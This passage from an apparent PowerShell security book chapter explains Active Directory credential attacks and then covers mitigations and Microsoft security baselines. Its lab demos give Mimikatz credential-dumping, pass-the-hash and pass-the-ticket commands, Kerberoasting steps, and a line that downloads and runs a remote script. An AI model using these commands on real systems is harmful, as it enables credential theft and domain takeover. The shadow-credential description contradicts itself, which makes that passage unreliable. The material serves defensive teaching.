If the **ntds.dit** file was extracted by an attacker, the only thing that helps is a controlled compromise recovery and twice resetting the password of the **krbtgt** account.

krbtgt

In the **ntds.dit** database, there is also another important account: the **krbtgt** account. This account serves as the default service account for the KDC, performing the necessary functions and operations of the KDC. The TGT password of this account is only known by Kerberos.

But if the hash of this account gets extracted, this enables adversaries to sign ticket requests as the KDC and enables **golden tickets**.

Golden tickets

In a golden ticket attack, malicious actors use Kerberos tickets to gain control over the key distribution service of a valid domain. This gives the attacker access to any resource on an AD domain (hence the name *golden ticket*).

If an attacker gains control over the AD database or a backup of it, they could potentially generate Kerberos TGTs and/or service tickets.

It's worth noting that any account that has permissions to replicate all attributes, including domain admin accounts, can also perform this activity. This permission is typically granted on the **domainDNS** object, which is located at the root of the domain.

Granting permissions at this level can be particularly risky and impactful, as it can potentially give an attacker full control over the domain.

By doing so, the adversary can impersonate any user or machine from the compromised domain and access all resources in this domain or in any trusted domain.

Silver tickets

If adversaries get administrator privileges on a system or physical control over a system with an unencrypted hard disk, they can use the machine password to forge TGS tickets.

They could also tamper with the details that are included in the PAC of a ticket. This would enable adversaries to arbitrary generate Kerberos TGS tickets or manipulate authorization details that are contained in the PAC – for example, changing the group membership of an account to a highly privileged one (such as domain administrators).

Lateral movement

After a hash or a ticket is extracted, the attacker tries to use it to gain access and log on to another system. This process is called lateral movement.

Once access to another system is gained, everything begins again; the adversary tries to extract all present credentials from the LSA and use it to authenticate against other systems.

The attacker's goal is to find a highly privileged identity – in the best case for an attacker, a domain or enterprise administrator's identity.

Pass the hash (PtH)

As you have learned, for NTLM authentication, as well as for LAN Manager authentication, a hash is generated that allows you to authenticate to access resources and log on. This hash is stored in the LSA, which is managed by the **Local Security Authority Subsystem Service** (**LSASS**) process and can be quickly accessed to allow SSO.

If an adversary extracts this hash from the LSA, it can be passed on to another system to authenticate as the user for which the hash was created.

It is really hard to detect that a *pass-the-hash* attack has occurred, as on the target system, everything looks like a legitimate authentication has occurred.

To extract hashes from the LSA, the account that performs this action needs to run under administrator or system rights. For many commands, debug rights are needed as well.

There are many tools that can interact with the LSA to extract password hashes. One of the most famous ones is Mimikatz. While **Mimikatz.exe** was written by Benjamin Delpy (**gentilkiwi**), the DCSync function in the **lsa** module was written by Vincent le Toux: https://github.com/gentilkiwi/mimikatz/wiki.

Joseph Bialek wrote the **Invoke-Mimikatz.ps1** script to make all **mimikatz** functions available via PowerShell. **Invoke-Mimikatz** is a part of the PowerSploit module, which can be downloaded on GitHub: https://github.com/PowerShellMafia/PowerSploit.

Although this module is no longer supported, it still contains many valuable scripts that can be used for penetration testing using PowerShell.

To install PowerSploit, simply download the module and paste it under the following path: **$Env:windir\System32\WindowsPowerShell\v1.0\Modules** (this is normally **C:\Windows\System32\WindowsPowerShell\v1.0\Modules** on regular systems). When you are downloading the PowerSploit **.zip** file, the file is called **PowerSploit-master**, so you want to rename the folder **PowerSploit** before pasting it into the module path: **C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PowerSploit**.

Use **Import-Module PowerSploit** to import it into the current session. Note that it can be imported only in Windows PowerShell and throws errors in PowerShell Core.

Unblock the Module Recursively

If your execution policy is set to **RemoteSigned**, the execution of remote scripts is forbidden, as well as the execution of scripts or the import of modules that were downloaded from the internet. To unblock all files in the **PowerSploit** module folder recursively, run the following command:

Get-ChildItem -Path "$Env:windir\System32\WindowsPowerShell\v1.0\Modules\PowerSploit\" -Recurse | Unblock-File

Once PowerSploit was imported successfully, you can use **Invoke-Mimikatz** to dump credentials on the local computer:

```
> Invoke-Mimikatz -DumpCreds
```

Using the **-ComputerName** parameter, you can specify one or more remote computers:

```
> Invoke-Mimikatz -DumpCreds -ComputerName "PSSec-PC01"
```

```
> Invoke-Mimikatz -DumpCreds -ComputerName @(PSSec-PC01, PSSec-PC02)
```

You can also use **Invoke-Mimikatz** to run commands that are usually also available in the Mimikatz binary, such as elevating the privileges on a remote computer:

```
> Invoke-Mimikatz -Command "privilege::debug exit" -ComputerName "PSSec-PC01"
```

In general, every command that is possible in the normal binary version of **mimikatz.exe** can be run in the PowerShell version using the **-Command** parameter.

Since the **Invoke-Mimikatz** cmdlet only works in Windows PowerShell and not in PowerShell 7 and upward and has some more restrictions (such as it only being possible to extract credentials from your current session), we will switch to the binary Mimikatz version for our demos.

After downloading the binary files or building them from the source code, go to the directory where the **mimikatz.exe** file is located, and execute it by typing the following command:

```
> .\mimikatz.exe
```

This will load Mimikatz, allowing you to enter commands for its various functionalities:

```
> log
```


```
> privilege::debug
```

```
> sekurlsa::logonpasswords
```

The Mimikatz **log** command enables or disables the Mimikatz logs. By default, logging is disabled. When logging is enabled, Mimikatz will write its output to a log file. If no log file is specified (as in this example) it writes **mimikatz.log** to the folder from where Mimikatz was called.

The **privilege::debug** command enables debug privileges for the current process, which is necessary to access certain sensitive information on the system. The **sekurlsa::logonpasswords** command is used to retrieve passwords in plaintext that are currently stored in memory for active logon sessions on the system.

As a next step, open the **mimikatz.log** file and search for the hash of your interest. In our case, we are looking for the domain administrator password of the **PSSec** domain:




```
Authentication Id : 0 ; 12510296 (00000000:00bee458)
Session           : Interactive from 0
User Name         : Administrator
Domain            : PSSEC
Logon Server      : DC01
Logon Time        : 26/03/2023 15:55:23
SID               : S-1-5-21-3035173261-3546990356-1292108877-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : PSSEC
         * NTLM     : 7dfa0531d73101ca080c7379a9bff1c7
         * SHA1     : a8fcce2ad0528a9c5fde33b1b4a00aee2b5fdac9
         * DPAPI    : c4cc237b4554f81d358b88195a066263
```

Figure 6.10 – Extracting the domain administrator's NTLM hash

Copy the NTLM hash and use it as shown in the following example to load a **cmd** console that has the domain administrator's credentials loaded into the session:

```
> Sekurlsa::pth /user:administrator /domain:PSSec /ntlm:7dfa0531d73101ca080c7379a9bff1c7
```

A **cmd** console opens that has the domain administrator's credentials loaded into the session, which now can be used to authenticate against a remote system:



```
\\172.29.0.10: cmd.exe
Microsoft Windows [Version 10.0.19045.2728]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
pssec\pssecuser

C:\WINDOWS\system32>hostname
PSSEC-PC02

C:\WINDOWS\system32>C:\Users\pssecuser\Downloads\PSTools\PsExec.exe \\172.29.0.10 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3770]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
pssec\administrator

C:\Windows\system32>hostname
DC01

C:\Windows\system32>
```

Figure 6.11 – Performing a pass-the-hash attack

In this example, we use **PSExec** to authenticate to the domain controller, **DC01**, which has the IP address **172.29.0.10**. It should be also possible to use a PowerShell session, where the IP address is provided instead of the DNS name, when the configuration allows it to connect from this particular computer. However, **PSExec** does not rely on PowerShell session configurations and other restrictions and is commonly used by attackers.


Pass the ticket (PtT)

As well as LM or NTLM hashes, tickets are also stored in the LSA to allow SSO.

You can use Mimikatz to export all tickets that are available in the session using the following:

```
kerberos::list /export
```

After the tickets are successfully exported, you can find all exported ticket files in the current work folder. To proceed with a PtT attack, you now look for a ticket that suits your purposes best. In our case, we are looking for a ticket that was issued to a domain administrator by **krbtgt**; therefore, we choose one of the tickets that contain **administrator** and **krbtgt** in their filename, as shown in the following screenshot:



```
PS C:\Users\pssecuser\Downloads\mimikatz_trunk\x64> ls | Where-Object { ($_.Name -like "*Administrator*") -and ($_.Name
-like "*krbtgt*")}

    Directory: C:\Users\pssecuser\Downloads\mimikatz_trunk\x64

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          26/03/2023    16:41           1669 [0;2856bf]-2-0-40e10000-Administrator@krbtgt-PSSEC.LOCAL.kirbi
-a---          26/03/2023    16:41           1669 [0;2e5599]-2-0-40e10000-Administrator@krbtgt-PSSEC.LOCAL.kirbi
-a---          26/03/2023    16:41           1669 [0;6e4edb]-2-0-40e10000-Administrator@krbtgt-PSSEC.LOCAL.kirbi
-a---          26/03/2023    16:41           1669 [0;e5b5b9]-2-0-40e10000-Administrator@krbtgt-PSSEC.LOCAL.kirbi
```

Figure 6.12 – Exported domain administrator tickets

Now we can load one of the tickets to our session by using the following command:

```
> kerberos::ptt [0;2856bf]-2-0-40e10000-administrator@krbtgt-PSSEC.LOCAL.kirbi
```

```
> misc::cmd
```

The **misc::cmd** command allows you to open a **cmd** command line, which you can use for further activity from here.


Kerberoasting

Kerberoasting is a type of attack that involves the exploitation of vulnerabilities in the Kerberos authentication protocol. In this attack, an attacker can extract password hashes from a service account that uses Kerberos authentication, and then use these hashes to attempt to crack the passwords offline. Once the attacker has successfully cracked a password, they can use it to gain unauthorized access to other systems and sensitive data.

To perform a Kerberoasting attack, an attacker typically starts by identifying service accounts that use Kerberos authentication. These accounts often have SPNs associated with them. Tim Medin wrote a script that helps you identify accounts with an SPN, which you can download from GitHub and execute:

```
> Invoke-Expression (Invoke-WebRequest -UseBasicParsing "https://raw.githubusercontent.com/nidem/kerbero
```

The following screenshot shows how we run the script and find the **IIS-User** account, which has an SPN set:



```
PS C:\Windows\System32> Invoke-Expression (Invoke-WebRequest -UseBasicParsing "https://raw.githubusercontent.com/nidem/
kerberoast/master/GetUserSPNs.ps1")

ServicePrincipalName : IIS-User/server.PSSec.local:80
Name                 : IIS User
SAMAccountName       : IIS-User
MemberOf             :
PasswordLastSet      : 26/03/2023 19:05:07

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication Group,CN=Users,DC=PSSec,DC=local
PasswordLastSet      : 03/01/2021 15:55:34
```

Figure 6.13 – Retrieving accounts with an SPN

The attacker then requests a TGT for the service account from the Kerberos authentication service, as shown in the following:

```
> Add-Type -AssemblyName System.IdentityModel
```

```
> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList IIS-User/server.PS
```

Once the attacker has obtained the service tickets, they can extract the encrypted hash for the ticket by using Mimikatz or a similar tool. Using Mimikatz, you can extract tickets with the **kerberos::list /export** command.

All available tickets will be extracted into the folder from which you have been running **mimikatz.exe** with the **.kirbi** file extension.

Before an attacker can attempt to crack the password out of the ticket hash, they would need to be converted first. The **Invoke-Kerberoast.ps1** script out of **EmpireProject** provides a very comfortable method to do so. The script can be downloaded from https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1.

Use the following commands to convert the extracted tickets into a **.csv** file:

```
> Import-Module .\Invoke-Kerberoast.ps1
```

```
> Invoke-Kerberoast -Format Hashcat | Select-Object Hash | ConvertTo-Csv -NoTypeInformation | Out-File k
```

The attacker can then use offline password-cracking tools such as **Hashcat** in combination with password lists to attempt to crack the hashes and recover the passwords. If successful, the attacker can then use the compromised passwords to gain unauthorized access to other systems and sensitive data.

Shadow credential attack

The shadow credential attack is an attack technique that can lead to the compromise of domain controllers in AD environments. It involves the creation of a "shadow" domain account with the same password as a privileged user account, which can be used to impersonate the privileged user and execute sensitive operations.

A shadow credential attack is a sophisticated technique that requires the attacker to meet several prerequisites to compromise a domain controller in an AD environment. Firstly, the attack can only be executed on a domain controller running on Windows Server 2016 or higher. Additionally, the domain must have Active Directory Certificate Services and Certificate Authority configured to obtain the necessary certificates for PKINIT Kerberos authentication. PKINIT allows for certificate-based authentication instead of a username and password, which is crucial for the success of the attack. Finally, the attacker must have an account with delegated rights to write to the **msDS-KeyCredentialLink** attribute of the target object. This attribute links an RSA key pair with a computer or user object, enabling authentication with the key pair to receive a Kerberos TGT from the KDC.

To accomplish this attack, key credentials must be added to the **msDS-KeyCredentialLink** attribute of a target user or computer object. With these credentials, the attacker can perform Kerberos authentication as the target account using PKINIT to obtain a TGT, with pre-authentication verifying the private key match.

Be aware that computer objects have the ability to modify their own **msDS-KeyCredentialLink** attribute, but they can only add **KeyCredential** if none already exists. User objects, however, are unable to edit their own **msDS-KeyCredentialLink** attribute.

The linking process provided by the **msDS-KeyCredentialLink** attribute enables users to authenticate with an RSA key pair to receive a TGT from the KDC without providing their username and password.

This technique is similarly effective for privilege escalation such as a password reset, but it is a more silent method that organizations are less likely to detect.

For more information on the shadow credential attack, please refer to the following blog post: **https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab**.

Now that we have looked into various AD attack vectors, you might ask yourself what you can do to reduce your exposure. AD is huge, but there are some things that you can do.

Mitigation

As general advice, be careful which account is allowed to log on to which machine and protect your privileged accounts. To mitigate these kinds of attacks, it is crucial to control access and to keep good credential hygiene.

Enumeration is a process to get more information about the environment, so mitigating enumeration entirely is not possible. But you can make it harder for adversaries to find valuable targets. Enumerate your AD rights and adjust privileges by using the least-privilege principle before an attacker abuses found vulnerabilities. Also, use the Microsoft baselines to compare your configuration with the official recommendation. We will look into the Microsoft baselines in the next section.

It is important to follow good security practices such as limiting the use of service accounts, implementing strong password policies, and regularly monitoring and auditing authentication logs for suspicious activity. In addition, network segmentation and access controls can help limit the impact of a successful credential theft attack by isolating critical systems and data from potential attackers.

By implementing proper auditing, you can get more insights into what is going on in your environment (see ***Chapter 4***, *Detection – Auditing and Monitoring*, for more details).

Using only event IDs to build proper auditing is hard and does not help you to detect all attacks. For example, by using only event IDs, it is impossible to detect a pass-the-hash attack: in the event log, this attack just looks like a legitimate authentication on the target machine.

Therefore, many vendors have started to work on analyzing the streams between systems to also provide a good detection for attacks such as PtH or PtT. Microsoft's solution is, for example, Microsoft Defender for Identity, which focuses on identity-related attacks and is part of Microsoft 365 Defender.

Please also refer to the extensive PtH whitepaper to learn more about the PtH attack and how it can be mitigated: **https://www.microsoft.com/en-us/download/details.aspx?id=36036**.

If the **ntds.dit** file was extracted by an attacker, the only thing that helps is a controlled compromise recovery and twice resetting the password of the **krbtgt** account, as well as of other domain/forest administrator accounts. Make sure to monitor for suspicious activities during this compromise recovery to ensure that the **krbtgt** account (and other administrative accounts) is still under your control, and your control only.

Work out a **privileged access strategy** that works for your environment. This can be a complex and challenging process until it is implemented effectively, but it is an essential step toward securing your network.

Please refer to the following guidance to get started with your privileged access strategy: **https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model**.

In addition, administrators should use **privileged access workstations (PAWs)** when using your environment's high-privileged accounts. PAWs are dedicated workstations that are used exclusively for administrative tasks and managing highly privileged accounts. They provide a secure environment for privileged activities by limiting access to the internet, email, and other potentially vulnerable applications. By using a PAW, administrators can help reduce the risk of privileged account compromise and lateral movement by attackers.


Microsoft baselines and the security compliance toolkit

To help with the hardening of organizations' environments, Microsoft released the Security Compliance Toolkit. Download the Security Compliance Toolkit from **https://www.microsoft.com/en-us/download/details.aspx?id=55319**.

This toolkit contains the following:

- **Policy Analyzer**: A tool to evaluate and compare Group Policies.
- **LGPO.exe**: A tool to analyze local policies.
- **SetObjectSecurity.exe**: A tool to configure security descriptors for almost every Windows security object.
- **Baselines for each recent operating system**: These baselines contain monitoring as well as configuration recommendations.

You can find an overview of all security baseline GPOs if you open the respective **GP Reports** folder of each baseline:



Windows-10-Windows Server-v20H2-Security-Baseline-FINAL > GP Reports

Name	Date modified	Type	Size
MSFT Internet Explorer 11 - Computer.htm	17.12.2020 10:47	HTML Document	498 KB
MSFT Internet Explorer 11 - User.htm	17.12.2020 10:47	HTML Document	142 KB
MSFT Windows 10 20H2 - BitLocker.htm	17.12.2020 10:47	HTML Document	159 KB
MSFT Windows 10 20H2 - Computer.htm	17.12.2020 10:47	HTML Document	399 KB
MSFT Windows 10 20H2 - User.htm	17.12.2020 10:47	HTML Document	144 KB
MSFT Windows 10 20H2 and Server 20H2 - Defender Antivirus.htm	17.12.2020 10:47	HTML Document	176 KB
MSFT Windows 10 20H2 and Server 20H2 - Domain Security.htm	17.12.2020 10:48	HTML Document	141 KB
MSFT Windows 10 20H2 and Server 20H2 Member Server - Credential Guard.htm	17.12.2020 10:48	HTML Document	150 KB
MSFT Windows Server 20H2 - Domain Controller Virtualization Based Security.htm	17.12.2020 10:48	HTML Document	150 KB
MSFT Windows Server 20H2 - Domain Controller.htm	17.12.2020 10:48	HTML Document	322 KB
MSFT Windows Server 20H2 - Member Server.htm	17.12.2020 10:48	HTML Document	328 KB

Figure 6.14 – Overview of all GPOs of a single baseline

All security baselines were created for different configuration purposes. Some of the most important configuration purposes that repeat themselves within each baseline are the following:

- **Domain Controller**: This is the hardening recommendation for domain controllers and PAWs that are used to administer domain controllers and other Tier 0 assets.
- **Domain Security**: This baseline contains best practices on how to configure general domain settings such as the password policy or account logon timeouts and lockouts.
- **Member Server**: This is the hardening recommendation for member servers and PAWs that are used to administer member servers and other Tier 1 assets.
- **Computer**: This is the hardening recommendation for all client devices as well as terminal servers in Tier 2.
- **User**: This is the hardening recommendation on the user level for Tier 2 users.

There are also other baselines such as recommendations on how to configure BitLocker, Credential Guard, and Defender Antivirus, as well as recommendations on how to configure domain controllers with virtualization-based security enabled.

Choose each baseline for each operating system according to your use case.

Did You Know?

GPO baselines and Intune baselines were created by the same team and are identical.

Summary

In this chapter, you have learned some basics of AD security. As AD is a huge topic that would cover an entire book itself, we concentrated on AD security from a credential theft and access rights perspective.

You have learned how to implement some basic auditing checks and which open source tools can help you to enumerate AD.

You now know which accounts and groups are privileged in AD and that you should be very careful when delegating access rights. It is also not enough to just deploy AD out of the box; you also need to harden it.

Finally, we dived deep into the authentication protocols that are used within AD and also explored how they can be abused.

We have also discussed *some* mitigations, but make sure to also follow the advice in ***Chapter 13***, *What Else? – Further Mitigations and Resources*.

But when we are talking about AD, AAD (or how it will be called in the future: **Entra ID**) is not far away. Although both services are amazing identity providers, it is important to understand the differences, which we will do in our next chapter.

One thing I can already tell you: no, Azure Active Directory is not “just Active Directory, but in the cloud.”

Further reading

If you want to explore more deeply some of the topics that were mentioned in this chapter, check out these resources:

Access rights:

- Get-Acl: **https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl**
- Set-Acl: **https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-acl**
- DS-Replication-Get-Changes-All extended right: **https://learn.microsoft.com/en-us/windows/win32/adschema/r-ds-replication-get-changes-all**

Active Directory-related PowerShell modules (Part of the RSAT tool):

- ActiveDirectory module: **https://docs.microsoft.com/en-us/powershell/module/activedirectory**
- GroupPolicy module: **https://docs.microsoft.com/en-us/powershell/module/grouppolicy/**

Active Directory-related open source attacker tools:

- Domain Password Spray: **https://github.com/dafthack/domainPasswordSpray**
- PowerSploit: **https://github.com/PowerShellMafia/PowerSploit**
- PowerView: **https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon**
- Mimikatz: https://github.com/gentilkiwi/mimikatz/wiki
- Kerberoast tools: **https://github.com/nidem/kerberoast**

Authentication:

- Stop using LAN Manager and NTLMv1!: **https://miriamxyra.com/2017/11/08/stop-using-lan-manager-and-ntlmv1/**
- Making the second hop in PowerShell remoting: **https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/ps-remoting-second-hop**

Desired State Configuration:

- Windows PowerShell Desired State Configuration Overview: **https://learn.microsoft.com/en-us/powershell/dsc/overview/decisionmaker?view=dsc-1.1**
- Get started with Azure Automation State Configuration: **https://docs.microsoft.com/en-us/azure/automation/automation-dsc-getting-started**
- Quickstart: Convert Group Policy into DSC: **https://docs.microsoft.com/en-us/powershell/scripting/dsc/quickstarts/gpo-quickstart**

Enumeration:

- Gathering AD Data with the Active Directory PowerShell Module: **https://adsecurity.org/?p=3719**

Forest trust:

- How trust relationships work for resource forests in Azure Active Directory Domain Services: **https://learn.microsoft.com/en-us/azure/active-directory-domain-services/concepts-forest-trust**

Import data to Excel and PowerPivot:

- Import or export text (**.txt** or **.csv**) files: **https://support.microsoft.com/en-us/office/import-or-export-text-txt-or-csv-files-5250ac4c-663c-47ce-937b-339e391393ba**

- Tutorial: Import Data into Excel, and Create a Data Model: **https://support.microsoft.com/en-us/office/tutorial-import-data-into-excel-and-create-a-data-model-4b4e5ab4-60ee-465e-8195-09ebba060bf0**
- Create a PivotTable to analyze worksheet data: **https://support.microsoft.com/en-gb/office/create-a-pivottable-to-analyze-worksheet-data-a9a84538-bfe9-40a9-a8e9-f99134456576**

Mitigation:

- Microsoft Security Compliance Toolkit 1.0: **https://www.microsoft.com/en-us/download/details.aspx?id=55319**

Privileged accounts and groups:

- Appendix B: Privileged Accounts and Groups in Active Directory: **https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-b--privileged-accounts-and-groups-in-active-directory**

Security Identifiers:

- Well-known security identifiers in Windows operating systems: **https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers**
- Well-known SIDs: **https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids**

User rights assignment:

- User Rights Assignment: **https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/user-rights-assignment**
- Secedit: **https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb490997(v=technet.10)**

xkcd password strength:

- Password strength: **https://xkcd.com/936/**

You can also find all links mentioned in this chapter in the GitHub repository for ***Chapter 6*** – no need to manually type in every link: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter06/Links.md**.